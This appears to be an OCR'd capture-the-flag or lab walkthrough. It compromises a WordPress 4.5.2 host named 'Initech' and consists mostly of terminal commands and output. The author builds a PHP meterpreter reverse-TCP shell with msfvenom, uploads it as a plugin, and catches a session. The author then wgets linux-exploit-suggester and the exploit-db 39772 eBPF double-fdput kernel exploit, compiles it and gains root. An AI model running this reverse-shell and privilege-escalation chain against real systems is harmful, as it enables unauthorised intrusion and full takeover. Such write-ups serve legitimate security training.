




```
┌──(root💀kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.18 LPORT=4444 -f raw > my_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes

┌──(root💀kali)-[~]
└─#
```


```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.18     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.18:4444
```


Initech 5 0 New
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins 1
Installed Plugins
Add New
Editor
Users
Tools
WordPress 4.5.2 is available! Please update now.
Add Plugins
Upload Plugin
Search Results
Featured
Popular
Recommended
Favorites
An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration
support forums.
Try again


File Upload
Add Plugins ‹ Initech
Kali Linux
Initech
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins 1
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Desktop
Name
Size
Type
Modified
my_shell.php
1.1 kB
Program
15:42
my_shell.php.png
1.1 kB
Image
15:45


WordPress 4.5.2 is available! Please update now.
Installing Plugin from uploaded file: my_shell.php
Connection Information
To perform the requested action, WordPress needs to access your web server. Please enter your FTP credentials to proceed. If you do not remember your crede
Hostname
example: www.wordpre
FTP Username
FTP Password
This password will not be stored on the server.
Connection Type
FTP
FTPS (SSL)
Proceed






```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.18:4444
[*] Sending stage (39282 bytes) to 192.168.1.17
[*] Meterpreter session 1 opened (192.168.1.18:4444 → 192.168.1.17:49202) at 2021-03-17 15:52:46 -0400

meterpreter > sysinfo
Computer    : red.initech
OS          : Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686
Meterpreter : php/linux
meterpreter >
```

```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
--2021-03-17 23:09:29--  https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-e
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 18
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87170 (85K) [text/plain]
Saving to: 'les.sh'

     0K .......... .......... .......... .......... .......... 58% 1.03M 0s
    50K .......... .......... .......... .....                  100% 2.59M=0.06s

2021-03-17 23:09:29 (1.37 MB/s) - 'les.sh' saved [87170/87170]

ls
LinEnum.sh
les.sh
```

```
   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31
.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/
-5195_5.sh

[+] [CVE-2016-4997] target_offset

   Details: https://www.exploit-db.com/exploits/40049/
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploit
   Comments: ip_tables.ko needs to be loaded

[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploit
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1
```

```
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.z
--2021-03-17 23:13:56--  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-splo
ng]
--2021-03-17 23:13:56--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/
72.zip
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connecte
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

     0K ......                                                100% 14.8M=0s

2021-03-17 23:13:57 (14.8 MB/s) - '39772.zip' saved [7025/7025]

ls
39772.zip
LinEnum.sh
les.sh
```

```
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
ls
39772
39772.zip
LinEnum.sh
__MACOSX
les.sh
```

```
cd ebpf_mapfd_doubleput_exploit
ls
compile.sh
doubleput.c
hello.c
suidhelper.c
```

```
bash compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^

ls
compile.sh
doubleput
doubleput.c
hello
hello.c
suidhelper
suidhelper.c
```

```
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ⩽60 seconds.
suid file detected, launching rootshell...
we have root privs now...
whoami
root
```